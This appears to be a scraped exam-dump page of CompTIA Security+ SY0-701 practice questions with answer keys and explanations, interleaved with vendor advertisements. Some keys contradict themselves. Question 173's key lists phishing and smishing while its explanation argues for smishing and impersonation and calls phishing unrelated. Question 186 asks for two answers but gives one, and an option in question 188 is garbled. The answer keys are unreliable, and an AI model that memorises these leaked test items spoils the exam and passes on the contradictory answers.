Option A, Transfer, is incorrect because transferring risk involves shifting responsibility to a third party, such as purchasing cyber insurance or outsourcing services. Option B, Avoid, refers to eliminating risk entirely by discontinuing the risky activity, system, or process. Option C, Mitigate, involves implementing security controls to reduce the likelihood or impact of the risk, such as patching vulnerabilities or adding compensating controls. Accepting risk does not mean the vulnerability is harmless; it means leadership has determined that addressing it is not justified at that time. The SY0-701 objectives highlight that accepted risks should be documented, reviewed periodically, and reassessed as conditions change, especially if threat likelihood or business impact increases.

In summary, ignoring known vulnerabilities after a risk assessment reflects a conscious decision to tolerate potential loss rather than reduce or eliminate it. This aligns directly with the risk acceptance strategy, making Option D the correct answer.

NEW QUESTION: 163

Which of the following best describes the purpose of using deception technologies in a security strategy?

- A.** To prevent malware installation through endpoint protection tools
- B.** To block all external traffic before it reaches critical information systems
- C.** To lure attackers to controlled environments to collect threat intelligence
- D.** To detect insider threats by monitoring privileged user accounts

Answer: C (LEAVE A REPLY)

Deception technologies are designed to attract, observe, and study attackers in controlled environments. Examples include honeypots, honeyfiles, honeytokens, decoy credentials, and fake services. Their value is not mainly prevention; it is detection, delay, intelligence gathering, and attacker behavior analysis. By interacting with decoys, attackers reveal tactics, techniques, procedures, tooling, source infrastructure, and objectives without reaching real production assets. Endpoint protection prevents malware execution, which is not the primary role of deception. Blocking all external

traffic is a firewall or segmentation function. Privileged-user monitoring may detect insider threats, but it is not the core purpose of deception technology. Security+ treats deception as an operational detection and threat intelligence capability.

NEW QUESTION: 164

A systems administrator works for a local hospital and needs to ensure patient data is protected and secure.

Which of the following data classifications should be used to secure patient data?

- A.** Private
- B.** Critical
- C.** Sensitive
- D.** Public

Answer: C (LEAVE A REPLY)

Data classification is a process of categorizing data based on its level of sensitivity, value, and impact to the organization if compromised. Data classification helps to determine the appropriate security controls and policies to protect the data from unauthorized access, disclosure, or modification. Different organizations may use different data classification schemes, but a common one is the four-tier model, which consists of the following categories: public, private, sensitive, and critical.

Public data is data that is intended for public access and disclosure, and has no impact to the organization if compromised. Examples of public data include marketing materials, press releases, and public web pages.

Private data is data that is intended for internal use only, and has a low to moderate impact to the organization if compromised. Examples of private data include employee records, financial reports, and internal policies.

Sensitive data is data that is intended for authorized use only, and has a high impact to the organization if compromised. Examples of sensitive data include personal information, health records, and intellectual property.

Critical data is data that is essential for the organization's operations and survival, and has a severe impact to the organization if compromised. Examples of critical data include encryption keys, disaster recovery plans, and system backups.

Patient data is a type of sensitive data, as it contains personal and health information that is protected by law and ethical standards. Patient data should be used only by authorized personnel for legitimate purposes, and should be secured from unauthorized access, disclosure, or modification. Therefore, the systems administrator should use the sensitive data classification to secure patient data.

References = CompTIA Security+ SY0-701 Certification Study Guide, page 90-91; Professor Messer's CompTIA SY0-701 Security+ Training Course, video 5.5 - Data Classifications, 0:00 - 4:30.

NEW QUESTION: 165

A systems administrator receives the following alert from a file integrity monitoring tool:

The hash of the cmd.exe file has changed.

The systems administrator checks the OS logs and notices that no patches were applied in the last two months.

Which of the following most likely occurred?

- A.** The end user changed the file permissions.
- B.** A cryptographic collision was detected.
- C.** A snapshot of the file system was taken.
- D.** A rootkit was deployed.

Answer: D (LEAVE A REPLY)

A rootkit is a type of malware that modifies or replaces system files or processes to hide its presence and activity. A rootkit can change the hash of the cmd.exe file, which is a command-line interpreter for Windows systems, to avoid detection by antivirus or file integrity monitoring tools. A rootkit can

also grant the attacker remote access and control over the infected system, as well as perform malicious actions such as stealing data, installing backdoors, or launching attacks on other systems. A rootkit is one of the most difficult types of malware to remove, as it can persist even after rebooting or reinstalling the OS. References = CompTIA Security+ StudyGuide with over 500 Practice Test Questions: Exam SY0-701, 9th Edition, Chapter 4, page

147. CompTIA Security+ SY0-701 Exam Objectives, Domain 1.2, page 9.

NEW QUESTION: 166

Which of the following should be used to ensure an attacker is unable to read the contents of a mobile device's drive if the device is lost?

- A. TPM
- B. ECC
- C. FDE
- D. HSM

Answer: C (LEAVE A REPLY)

Full Disk Encryption (FDE) ensures that all data on the drive is encrypted, preventing unauthorized access even if the device is lost.

Valid SY0-701 Dumps shared by Actual4test.com for Helping Passing SY0-701 Exam! Actual4test.com now offer the **newest SY0-701 exam dumps**, the Actual4test.com SY0-701 exam **questions have been updated** and **answers have been corrected** get the **newest** Actual4test.com SY0-701 dumps with Test Engine here: https://www.actual4test.com/SY0-701_examcollection.html (**909** Q&As Dumps, **30%OFF** Special Discount: **Freepdfdumps**)

NEW QUESTION: 167

A company wants to use new Wi-Fi-enabled environmental sensors to automatically collect metrics. Which of the following will the security team most likely do?

- A. Add the sensor software to the risk register.
- B. Create a VLAN for the sensors.
- C. Physically air gap the sensors.
- D. Configure TLS 1.2 on all sensors.

Answer: B (LEAVE A REPLY)

Creating a VLAN for Wi-Fi-enabled environmental sensors is the most likely and appropriate action.

Security+ SY0-701 recommends network segmentation for IoT and sensor devices to reduce attack surface and limit lateral movement. A dedicated VLAN isolates sensors from critical systems while allowing controlled access to data collectors or management platforms.

Adding items to a risk register (A) documents risk but does not provide protection. Physically air gapping (C) contradicts the requirement for Wi-Fi connectivity. Configuring TLS 1.2 (D) is beneficial for data-in-transit protection but does not address network-level isolation and blast-radius reduction. Thus, B: Create a VLAN for the sensors best aligns with secure design.

NEW QUESTION: 168

A company that has a large IT operation is looking to better control, standardize, and lower the time required to build new servers. Which of the following architectures will best achieve the company's objectives?

- A. IoT

- B. IaC
- C. PaaS
- D. ICS

Answer: B (LEAVE A REPLY)

Infrastructure as Code (IaC) enables organizations to automate the provisioning, configuration, and deployment of servers through machine-readable scripts rather than manual processes. SY0-701 emphasizes IaC as a key component of DevOps and secure deployment pipelines. By using IaC, server builds become repeatable, standardized, version-controlled, and much faster.

This directly addresses the company's goals:

Better control: IaC ensures predictable, consistent configuration across all servers.

Standardization: Scripts eliminate drift by applying identical configurations.

Lower build time: Automation significantly accelerates server creation and eliminates manual intervention.

IoT (A) refers to Internet-connected smart devices and is unrelated to server deployment. PaaS (C) offers development platforms but does not automate infrastructure builds. ICS (D) refers to industrial control systems, not IT server architecture.

Therefore, the only correct architecture that meets all objectives is IaC, a foundational technology for modern automated infrastructure.

NEW QUESTION: 169

Which of the following is an example of change management?

- A. Implementing an update after a board grants approval
- B. Setting a new password for a user
- C. Performing a penetration test before deploying a patch
- D. Auditing all system equipment before sending the list to the Chief Executive Officer

Answer: A (LEAVE A REPLY)

The best answer is A. Implementing an update after a board grants approval.

Change management is the formal process used to request, review, approve, test, document, and implement changes to systems and environments in a controlled manner. A common example is submitting a proposed change to a change advisory board (CAB) or other approval authority, receiving approval, and then implementing the update according to procedure.

This answer reflects the structured governance process that Security+ associates with proper change management.

Why the other options are incorrect:

B). Setting a new password for a user This is a routine administrative or support task, not a formal example of change management.

C). Performing a penetration test before deploying a patch Penetration testing is a security assessment activity.

It may support decision-making, but it is not itself the best example of the change management process.

D). Auditing all system equipment before sending the list to the Chief Executive Officer This is closer to inventory or audit work, not change management.

From a SY0-701 perspective, change management is about controlled, approved, and documented changes to the environment. Therefore, A is the correct answer.

NEW QUESTION: 170

Which of the following steps in the incident response process involves developing a hypothesis of possible attack paths and using various sources to confirm or deny the hypothesis?

- A. Identification
- B. Investigation

C. Containment

D. Preparation

Answer: [\(SHOW ANSWER\)](#)

Investigation is the incident response step that involves analyzing evidence, developing hypotheses, and confirming or denying possible attack paths. During investigation, analysts review logs, endpoint data, network telemetry, alerts, threat intelligence, and user activity to determine what happened, how the attacker operated, and what systems were affected. Identification is the stage where an event is recognized as a potential incident. Preparation involves policies, tools, training, playbooks, and readiness before an incident occurs. Containment focuses on limiting the attacker's access and preventing further damage after the incident is understood enough to act. Because the question specifically mentions forming and testing hypotheses using multiple sources, the activity is investigative analysis, making investigation the correct answer.

NEW QUESTION: 171

Which of the following describes the reason root cause analysis should be conducted as part of incident response?

A. To gather IoCs for the investigation

B. To discover which systems have been affected

C. To eradicate any trace of malware on the network

D. To prevent future incidents of the same nature

Answer: D [\(LEAVE A REPLY\)](#)

Root cause analysis is a process of identifying and resolving the underlying factors that led to an incident. By conducting root cause analysis as part of incident response, security professionals can learn from the incident and implement corrective actions to prevent future incidents of the same nature. For example, if the root cause of a data breach was a weak password policy, the security team can enforce a stronger password policy and educate users on the importance of password security. Root cause analysis can also help to improve security processes, policies, and procedures, and to enhance security awareness and culture within the organization.

Root cause analysis is not meant to gather IoCs (indicators of compromise) for the investigation, as this is a task performed during the identification and analysis phases of incident response. Root cause analysis is also not meant to discover which systems have been affected or to eradicate any trace of malware on the network, as these are tasks performed during the containment and eradication phases of incident response. References = CompTIA Security+ SY0-701 Certification Study Guide, page 424-425; Professor Messer's CompTIA SY0-701 Security+ Training Course, video 5.1 - Incident Response, 9:55 - 11:18.

NEW QUESTION: 172

In a rush to meet an end-of-year business goal, the IT department was told to implement a new business application. The security engineer reviews the attributes of the application and decides the time needed to perform due diligence is insufficient from a cybersecurity perspective. Which of the following best describes the security engineer's response?

A. Risk tolerance

B. Risk acceptance

C. Risk importance

D. Risk appetite

Answer: [\(SHOW ANSWER\)](#)

Risk appetite refers to the level of risk that an organization is willing to accept in order to achieve its objectives. In this scenario, the security engineer is concerned that the timeframe for implementing a new application does not allow for sufficient cybersecurity due diligence. This reflects a situation where the organization's risk appetite might be too high if it proceeds without the necessary security checks.

References = CompTIA Security+ SY0-701 study materials, particularly in the domain of risk management and understanding organizational risk appetite.

NEW QUESTION: 173

An employee receives a text message that appears to have been sent by the payroll department and is asking for credential verification. Which of the following social engineering techniques are being attempted?

(Choose two.)

- A. Typosquatting
- B. Phishing
- C. Impersonation
- D. Vishing
- E. Smishing
- F. Misinformation

Answer: B,E (LEAVE A REPLY)

Smishing is a type of social engineering technique that uses text messages (SMS) to trick victims into revealing sensitive information, clicking malicious links, or downloading malware. Smishing messages often appear to come from legitimate sources, such as banks, government agencies, or service providers, and use urgent or threatening language to persuade the recipients to take action¹². In this scenario, the text message that claims to be from the payroll department is an example of smishing.

Impersonation is a type of social engineering technique that involves pretending to be someone else, such as an authority figure, a trusted person, or a colleague, to gain the trust or cooperation of the target. Impersonation can be done through various channels, such as phone calls, emails, text messages, or in-person visits, and can be used to obtain information, access, or money from the victim³⁴. In this scenario, the text message that pretends to be from the payroll department is an example of impersonation.

A: Typosquatting is a type of cyberattack that involves registering domain names that are similar to popular or well-known websites, but with intentional spelling errors or different extensions. Typosquatting aims to exploit the common mistakes that users make when typing web addresses, and redirect them to malicious or fraudulent sites that may steal their information, install malware, or display ads⁵⁶. Typosquatting is not related to text messages or credential verification.

B: Phishing is a type of social engineering technique that uses fraudulent emails to trick recipients into revealing sensitive information, clicking malicious links, or downloading malware. Phishing emails often mimic the appearance and tone of legitimate organizations, such as banks, retailers, or service providers, and use deceptive or urgent language to persuade the recipients to take action⁷⁸. Phishing is not related to text messages or credential verification.

D: Vishing is a type of social engineering technique that uses voice calls to trick victims into revealing sensitive information, such as passwords, credit card numbers, or bank account details. Vishing calls often appear to come from legitimate sources, such as law enforcement, government agencies, or technical support, and use scare tactics or false promises to persuade the recipients to comply⁹. Vishing is not related to text messages or credential verification.

F: Misinformation is a type of social engineering technique that involves spreading false or misleading information to influence the beliefs, opinions, or actions of the target. Misinformation can be used to manipulate public perception, create confusion, damage reputation, or promote an agenda. Misinformation is not related to text messages or credential verification.

References = 1: What is Smishing? | Definition and Examples | Kaspersky 2: Smishing - Wikipedia 3:

Impersonation Attacks: What Are They and How Do You Protect Against Them? 4: Impersonation - Wikipedia 5: What is Typosquatting? | Definition and Examples | Kaspersky 6: Typosquatting - Wikipedia 7: What is Phishing? | Definition and Examples | Kaspersky 8: Phishing - Wikipedia 9: What is

Vishing? | Definition and Examples | Kaspersky : Vishing - Wikipedia : What is Misinformation? | Definition and Examples | Britannica : Misinformation - Wikipedia

NEW QUESTION: 174

During an investigation, an incident response team attempts to understand the source of an incident. Which of the following incident response activities describes this process?

- A.** Analysis
- B.** Lessons learned
- C.** Detection
- D.** Containment

Answer: A ([LEAVE A REPLY](#))

Analysis is the incident response activity that describes the process of understanding the source of an incident. Analysis involves collecting and examining evidence, identifying the root cause, determining the scope and impact, and assessing the threat actor's motives and capabilities. Analysis helps the incident response team to formulate an appropriate response strategy, as well as to prevent or mitigate future incidents.

Analysis is usually performed after detection and before containment, eradication, recovery, and lessons learned. References = CompTIA Security+ Study Guide with over 500 Practice Test Questions: Exam SY0-

701, 9th Edition, Chapter 6, page 223. CompTIA Security+ SY0-701 Exam Objectives, Domain 4.2, page 13.

NEW QUESTION: 175

Which of the following best describes the practice of preserving and documenting the handling of forensic evidence?

- A.** Acquisition of evidence
- B.** E-discovery
- C.** Chain of custody
- D.** Forensic tabletop exercises

Answer: C ([LEAVE A REPLY](#))

The best answer is C. Chain of custody.

Chain of custody is the documented process used to track forensic evidence from the moment it is collected until it is presented, stored, transferred, or disposed of. It records:

who handled the evidence

when it was handled

where it was stored

how it was transferred

how its integrity was preserved

This is critical to ensure the evidence remains credible and admissible.

Why the other options are incorrect:

A). Acquisition of evidence Acquisition refers to collecting or imaging evidence, but it does not specifically cover the full documentation of handling over time.

B). E-discovery E-discovery relates to identifying and producing electronically stored information for legal matters, not specifically preserving forensic handling records.

D). Forensic tabletop exercises These are discussion-based practice activities, not evidence handling procedures.

From a Security+ perspective, preserving and documenting forensic evidence handling is the definition of chain of custody.

NEW QUESTION: 176

While updating the security awareness training, a security analyst wants to address issues created if vendors' email accounts are compromised. Which of the following recommendations should the security analyst include in the training?

- A. Delete emails from unknown service provider partners.
- B. Be alert to unexpected requests from familiar email addresses
- C. Require that invoices be sent as attachments
- D. Refrain from clicking on images included in emails from new vendors

Answer: B ([LEAVE A REPLY](#))

NEW QUESTION: 177

An organization has recently decided to implement SSO. The requirements are to leverage access tokens and focus on application authorization rather than user authentication. Which of the following solutions would the engineering team most likely configure?

- A. Federation
- B. SAML
- C. LDAP
- D. OAuth

Answer: D ([LEAVE A REPLY](#))

NEW QUESTION: 178

A security practitioner completes a vulnerability assessment on a company's network and finds several vulnerabilities, which the operations team remediates. Which of the following should be done next?

- A. Conduct an audit.
- B. Initiate a penetration test.
- C. Rescan the network.
- D. Submit a report.

Answer: C ([LEAVE A REPLY](#))

After completing a vulnerability assessment and remediating the identified vulnerabilities, the next step is to rescan the network to verify that the vulnerabilities have been successfully fixed and no new vulnerabilities have been introduced. A vulnerability assessment is a process of identifying and evaluating the weaknesses and exposures in a network, system, or application that could be exploited by attackers. A vulnerability assessment typically involves using automated tools, such as scanners, to scan the network and generate a report of the findings. The report may include information such as the severity, impact, and remediation of the vulnerabilities. The operations team is responsible for applying the appropriate patches, updates, or configurations to address the vulnerabilities and reduce the risk to the network. A rescan is necessary to confirm that the remediation actions have been effective and that the network is secure.

Conducting an audit, initiating a penetration test, or submitting a report are not the next steps after completing a vulnerability assessment and remediating the vulnerabilities. An audit is a process of reviewing and verifying the compliance of the network with the established policies, standards, and regulations. An audit may be performed by internal or external auditors, and it may use the results of the vulnerability assessment as part of the evidence. However, an audit is not a mandatory step after a vulnerability assessment, and it does not validate the effectiveness of the remediation actions.

A penetration test is a process of simulating a real-world attack on the network to test the security defenses and identify any gaps or weaknesses. A penetration test may use the results of the vulnerability assessment as a starting point, but it goes beyond scanning and involves exploiting the

vulnerabilities to gain access or cause damage. A penetration test may be performed after a vulnerability assessment, but only with the proper authorization, scope, and rules of engagement. A penetration test is not a substitute for a rescan, as it does not verify that the vulnerabilities have been fixed.

Submitting a report is a step that is done after the vulnerability assessment, but before the remediation. The report is a document that summarizes the findings and recommendations of the vulnerability assessment, and it is used to communicate the results to the stakeholders and the operations team. The report may also include a follow-up plan and a timeline for the remediation actions. However, submitting a report is not the final step after the remediation, as it does not confirm that the network is secure.

References = CompTIA Security+ SY0-701 Certification Study Guide, page 372-375; Professor Messer's CompTIA SY0-701 Security+ Training Course, video 4.1 - Vulnerability Scanning, 0:00 - 8:00.

NEW QUESTION: 179

Which of the following activities are associated with vulnerability management? (Select two).

- A. Prioritization
- B. Tabletop exercise
- C. Reporting
- D. Correlation
- E. Containment
- F. Exploiting

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 180

A company is experiencing issues with employees leaving the company for a competitor and taking customer contact information with them. Which of the following tools will help prevent this from reoccurring?

- A. FIM
- B. NAC
- C. IDS
- D. UBA

Answer: ([SHOW ANSWER](#))

User Behavior Analytics (UBA) monitors user activities and detects anomalous behavior such as unauthorized data access or exfiltration, including when employees attempt to copy sensitive customer contact information before leaving. UBA can alert security teams to insider threats proactively. File Integrity Monitoring (FIM) (A) detects unauthorized changes to files but is less effective against data exfiltration by insiders. Network Access Control (NAC) (B) controls device access to the network, and Intrusion Detection Systems (IDS) (C) detect suspicious network activity but do not specifically analyze user behaviors.

UBA is a critical tool for insider threat detection covered in Security Operations#6:Chapter 14 CompTIA Security+ Study Guide#.

NEW QUESTION: 181

Which of the following should be used to ensure that a new software release has not been modified before reaching the user?

- A. Tokenization
- B. Encryption
- C. Hashing
- D. Obfuscation

Answer: C (LEAVE A REPLY)

Hashing is the correct mechanism for ensuring that a software release has not been modified prior to reaching the end user. Hashing provides integrity verification by generating a fixed-length digest (such as SHA-256) from the original software package. When users download the software, they can compute the hash locally and compare it to the hash value published by the vendor. If the values match, the software has not been altered; if they differ, tampering or corruption has occurred.

CompTIA Security+ SY0-701 emphasizes hashing as a core cryptographic control used to verify integrity for files, updates, patches, and software distributions. Hashing is extremely sensitive to change-altering even a single bit in the file results in a completely different hash value.

Encryption (B) protects confidentiality, not integrity. Tokenization (A) replaces sensitive data with tokens and is unrelated to software integrity.

Obfuscation (D) makes code harder to read but does not guarantee it has not been modified.

Therefore, hashing is the most appropriate and reliable method to ensure software integrity before release.

Valid SY0-701 Dumps shared by Actual4test.com for Helping Passing SY0-701 Exam! Actual4test.com now offer the **newest SY0-701 exam dumps**, the Actual4test.com SY0-701 exam **questions have been updated** and **answers have been corrected** get the **newest** Actual4test.com SY0-701 dumps with Test Engine here: https://www.actual4test.com/SY0-701_examcollection.html (**909** Q&As Dumps, **30%OFF** Special Discount: **Freepdfdumps**)

NEW QUESTION: 182

An organization has been experiencing issues with deleted network share data and improperly assigned permissions. Which of the following would best help track and remediate these issues?

- A.** DLP
- B.** EDR
- C.** FIM
- D.** ACL

Answer: (SHOW ANSWER)

File Integrity Monitoring (FIM) is the best tool for detecting unauthorized file deletions, modifications, or improper permission changes within network shares. FIM works by creating cryptographic hashes and baselines for protected files or directories and then continuously monitoring for deviations. Any unauthorized deletion, modification, or permission change triggers alerts.

Security+ SY0-701 identifies FIM as a foundational integrity control used in compliance frameworks (PCI- DSS, HIPAA) and operational security monitoring. Because the organization is experiencing unpredictable changes to shared files and permissions, FIM provides visibility and accountability for who changed what and when.

DLP (A) prevents data leakage but does not detect permission changes. EDR (B) focuses on endpoint threat behavior, not file integrity on network shares. ACLs (D) define permissions but do not track changes or detect unauthorized modifications.

Therefore, C: FIM is the correct choice.

NEW QUESTION: 183

A new employee logs in to the email system for the first time and notices a message from human resources about onboarding. The employee hovers over a few of the links within the email and discovers that the links do not correspond to links associated with the company. Which of the following attack vectors is most likely being used?

- A.** Business email

- B. Social engineering
- C. Unsecured network
- D. Default credentials

Answer: ([SHOW ANSWER](#))

The employee notices that the links in the email do not correspond to the company's official URLs, indicating that this is likely a social engineering attack. Social engineering involves manipulating individuals into divulging confidential information or performing actions that may compromise security. Phishing emails, like the one described, often contain fraudulent links to trick the recipient into providing sensitive information or downloading malware.

- * Business email refers to business email compromise (BEC), which typically involves impersonating a high-level executive to defraud the company.
- * Unsecured network is unrelated to the email content.
- * Default credentials do not apply here, as the issue is with suspicious links, not login credentials.

NEW QUESTION: 184

Which of the following tasks is typically included in the BIA process?

- A. Developing the incident response plan
- B. Establishing the backup and recovery procedures
- C. Evaluating the risk management plan
- D. Identifying the communication strategy
- E. Estimating the recovery time of systems

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 185

An MSSP manages firewalls for hundreds of clients. Which of the following tools would be most helpful to create a standard configuration template in order to improve the efficiency of firewall changes?

- A. SNMP
- B. Benchmarks
- C. Netflow
- D. SCAP

Answer: B ([LEAVE A REPLY](#))

Benchmarks provide standardized security configuration baselines or templates (such as CIS Benchmarks) for systems including firewalls. Using benchmarks helps MSSPs apply consistent and secure configurations across many clients efficiently.

SNMP (A) is for network device management, Netflow (C) is for traffic analysis, and SCAP (D) is a framework for vulnerability and compliance management but not directly for template creation.

Benchmarks are fundamental for configuration management in Security Operations#6:Chapter 14 CompTIA Security+ Study Guide#.

NEW QUESTION: 186

Which of the following are cases in which an engineer should recommend the decommissioning of a network device? (Select two).

- A. The device has been moved from a production environment to a test environment.
- B. The device is configured to use cleartext passwords.
- C. The device is moved to an isolated segment on the enterprise network.
- D. The device is moved to a different location in the enterprise.

E. The device's encryption level cannot meet organizational standards.

F. The device is unable to receive authorized updates.

Answer: E ([LEAVE A REPLY](#))

An engineer should recommend the decommissioning of a network device when the device poses a security risk or a compliance violation to the enterprise environment. A device that cannot meet the encryption standards or receive authorized updates is vulnerable to attacks and breaches, and may expose sensitive data or compromise network integrity. Therefore, such a device should be removed from the network and replaced with a more secure and updated one.

References

CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 2, Section 2.2, page 671 CompTIA Security+ Practice Tests: Exam SY0-701, 3rd Edition, Chapter 2, Question 16, page 512

NEW QUESTION: 187

Which of the following metrics impacts the backup schedule as part of the BIA?

A. RTO

B. RPO

C. MTTR

D. MTBF

Answer: B ([LEAVE A REPLY](#))

Recovery Point Objective (RPO) defines the maximum acceptable amount of data loss measured in time. It directly impacts how frequently backups should occur to ensure data can be restored to a point no older than the RPO after a disruption.

Recovery Time Objective (RTO) (A) defines how quickly systems must be restored but does not dictate backup frequency. Mean Time To Repair (MTTR) (C) and Mean Time Between Failures (MTBF) (D) relate to system repair and reliability metrics, not backup schedules.

Understanding and defining RPO is a key part of the Business Impact Analysis (BIA) process covered in the Risk Management domain#6:Chapter 17 CompTIA Security+ Study Guide#.

NEW QUESTION: 188

Which of the following best represents an application that does not have an on-premises requirement and is accessible from anywhere?

A. Pass

B. Hybrid cloud

C. Private cloud

D. IaaS

E. SaaS

Answer: E ([LEAVE A REPLY](#))

Software as a Service (SaaS) represents an application that is hosted in the cloud and accessible via the internet from anywhere, with no requirement for on-premises infrastructure. SaaS applications are managed by a third-party provider, allowing users to access them through a web browser, making them highly scalable and flexible for remote access.

References:

* CompTIA Security+ SY0-701 Course Content: Domain 3: Security Architecture, where cloud service models such as SaaS are discussed, highlighting their accessibility and lack of on-premises requirements.

NEW QUESTION: 189

A company wants to verify that the software the company is deploying came from the vendor the company purchased the software from. Which of the following is the best way for the company to confirm this information?

- A. Validate the code signature.
- B. Execute the code in a sandbox.
- C. Search the executable for ASCII strings.
- D. Generate a hash of the files.

Answer: A ([LEAVE A REPLY](#))

Validating the code signature is the best way to verify software authenticity, as it ensures that the software has not been tampered with and that it comes from a verified source. Code signatures are digital signatures applied by the software vendor, and validating them confirms the software's integrity and origin. References:

CompTIA Security+ SY0-701 course content and official CompTIA study resources.

NEW QUESTION: 190

Which of the following is the best way to consistently determine on a daily basis whether security settings on servers have been modified?

- A. Automation
- B. Compliance checklist
- C. Attestation
- D. Manual audit

Answer: ([SHOW ANSWER](#)**)**

Automation is the best way to consistently determine on a daily basis whether security settings on servers have been modified. Automation is the process of using software, hardware, or other tools to perform tasks that would otherwise require human intervention or manual effort. Automation can help to improve the efficiency, accuracy, and consistency of security operations, as well as reduce human errors and costs.

Automation can be used to monitor, audit, and enforce security settings on servers, such as firewall rules, encryption keys, access controls, patch levels, and configuration files. Automation can also alert security personnel of any changes or anomalies that may indicate a security breach or compromise¹².

The other options are not the best ways to consistently determine on a daily basis whether security settings on servers have been modified:

* Compliance checklist: This is a document that lists the security requirements, standards, or best practices that an organization must follow or adhere to. A compliance checklist can help to ensure that the security settings on servers are aligned with the organizational policies and regulations, but it does not automatically detect or report any changes or modifications that may occur on a daily basis³.

* Attestation: This is a process of verifying or confirming the validity or accuracy of a statement, claim, or fact. Attestation can be used to provide assurance or evidence that the security settings on servers are correct and authorized, but it does not continuously monitor or audit any changes or modifications that may occur on a daily basis⁴.

* Manual audit: This is a process of examining or reviewing the security settings on servers by human inspectors or auditors. A manual audit can help to identify and correct any security issues or discrepancies on servers, but it is time-consuming, labor-intensive, and prone to human errors. A manual audit may not be feasible or practical to perform on a daily basis.

References = 1: CompTIA Security+ SY0-701 Certification Study Guide, page 1022: Automation and Scripting - CompTIA Security+ SY0-701 - 5.1, video by Professor Messer³: CompTIA Security+ SY0-701 Certification Study Guide, page 974: CompTIA Security+ SY0-701 Certification Study Guide, page 98. :

CompTIA Security+ SY0-701 Certification Study Guide, page 99.

NEW QUESTION: 191

Which of the following can automate vulnerability management?

- A. CVE
- B. SCAP
- C. OSINT
- D. CVSS

Answer: B (LEAVE A REPLY)

SCAP (Security Content Automation Protocol) is designed to automate vulnerability management, configuration assessment, and compliance checking. According to CompTIA Security+ SY0-701, SCAP standardizes how vulnerability information is expressed, measured, and shared, allowing security tools to automatically scan systems, identify weaknesses, and assess compliance against predefined baselines.

SCAP integrates multiple standards such as CVE, CVSS, CPE, and XCCDF, enabling automated vulnerability scanning, scoring, and reporting across large environments. This makes it a core technology for continuous vulnerability management and compliance automation.

CVE (A) is a catalog of known vulnerabilities, not an automation framework. OSINT (C) provides publicly available intelligence but does not automate remediation or assessment. CVSS (D) provides severity scoring but does not automate vulnerability management.

Because SCAP enables automated identification, assessment, and reporting of vulnerabilities, the correct answer is B: SCAP.

NEW QUESTION: 192

Which of the following would enable a data center to remain operational through a multiday power outage?

- A. Generator
- B. Uninterruptible power supply
- C. Replication
- D. Parallel processing

Answer: A (LEAVE A REPLY)

The correct answer is A. Generator.

A generator can provide long-term backup power during an extended power outage, as long as sufficient fuel is available. For a multiday outage, a generator is the appropriate solution to keep a data center operational.

This aligns with CompTIA Security+ SY0-701 availability and resilience concepts. Data centers often use generators, redundant power feeds, UPS systems, and environmental controls to maintain uptime.

Why the other options are incorrect:

B . Uninterruptible power supply

A UPS provides short-term backup power and protects against brief outages, power fluctuations, and brownouts. It is usually designed to keep systems running until generator power starts or until systems can be shut down safely.

C . Replication

Replication copies data or systems to another location or system. It supports disaster recovery and availability, but it does not keep the same data center powered during an outage.

D . Parallel processing

Parallel processing distributes computing tasks across multiple processors or systems. It does not provide backup power.

Therefore, a generator is the best answer for a multiday power outage.

NEW QUESTION: 193

An organization wants a third-party vendor to do a penetration test that targets a specific device. The organization has provided basic information about the device. Which of the following best describes this kind of penetration test?

- A. Partially known environment
- B. Unknown environment
- C. Integrated
- D. Known environment

Answer: A (LEAVE A REPLY)

A partially known environment is a type of penetration test where the tester has some information about the target, such as the IP address, the operating system, or the device type. This can help the tester focus on specific vulnerabilities and reduce the scope of the test. A partially known environment is also called a gray box test¹.

References: CompTIA Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter 10, page 543.

NEW QUESTION: 194

An incident response specialist must stop a malicious attack from expanding to other parts of an organization.

Which of the following should the incident response specialist perform first?

- A. Eradication
- B. Recovery
- C. Containment
- D. Simulation

Answer: C (LEAVE A REPLY)

Containment (C) is the first critical step during a security incident to stop the spread of the attack. This could include isolating affected systems, disabling accounts, or blocking malicious traffic.

According to the Incident Response Lifecycle, the order is typically: Identification # Containment # Eradication # Recovery # Lessons Learned.

Reference: CompTIA Security+ SY0-701 Objectives, Domain 5.4 - "Incident response process: Containment as the immediate action."

NEW QUESTION: 195

A security analyst is monitoring logs from the organization's SIEM and identifies logs related to one of their salespeople:

Time	IP address	Location	EmpID	App	Status
14:02	72.45.38.27	Atlanta	25687	VPN	Success
14:04	72.45.38.27	Atlanta	25687	Email	Failure
14:07	58.67.47.48	Beijing	25687	VPN	Success
14:15	72.45.38.27	Atlanta	25687	Teams	Success

Which of the following is being displayed in the logs?

- A. Impossible travel
- B. SMTP replay
- C. Directory traversal
- D. Cross-site request forgery

Answer: A (LEAVE A REPLY)

The logs show impossible travel because the same employee account is successfully authenticating from Atlanta and Beijing within minutes. A legitimate user cannot physically travel between those locations in that short period of time. In Security+ operations, impossible travel is an identity and access anomaly often detected by SIEM, IAM, CASB, or UEBA tools. It may indicate credential theft, session hijacking, VPN abuse, or malicious login activity. SMTP replay relates to email transmission or abuse and does not explain geographically impossible logins. Directory traversal is a web

attack that attempts to access unauthorized file paths. Cross-site request forgery tricks an authenticated browser into submitting unwanted requests. The location and timing pattern clearly indicates impossible travel.

NEW QUESTION: 196

A university uses two different cloud solutions for storing student data. Which of the following does this scenario represent?

- A. Load balancing
- B. Parallel processing
- C. Platform diversity
- D. Clustering

Answer: (SHOW ANSWER)

Using two different cloud solutions to store data is an example of platform diversity, which helps reduce dependency on a single cloud provider and enhances resilience against vendor-specific failures or outages.

Load balancing (A) distributes workloads across resources; parallel processing (B) refers to simultaneous processing of tasks; clustering (D) involves grouping servers to act as a single system.

Platform diversity is a recognized architectural strategy to improve availability and fault tolerance, covered in Security Architecture concepts for SY0-701#6:Chapter 10 CompTIA Security+ Study Guide#

Valid SY0-701 Dumps shared by Actual4test.com for Helping Passing SY0-701 Exam! Actual4test.com now offer the **newest SY0-701 exam dumps**, the Actual4test.com SY0-701 exam **questions have been updated** and **answers have been corrected** get the **newest** Actual4test.com SY0-701 dumps with Test Engine here: https://www.actual4test.com/SY0-701_examcollection.html (**909** Q&As Dumps, **30%OFF Special Discount: Freepdfdumps**)

NEW QUESTION: 197

Which of the following is a benefit of launching a bug bounty program? (Select two)

- A. Transference of risk to a third party
- B. Reduction in the number of zero-day vulnerabilities
- C. Increased security awareness for the workforce
- D. Reduced cost of managing the program
- E. Quicker discovery of vulnerabilities
- F. Improved patch management process

Answer: (SHOW ANSWER)

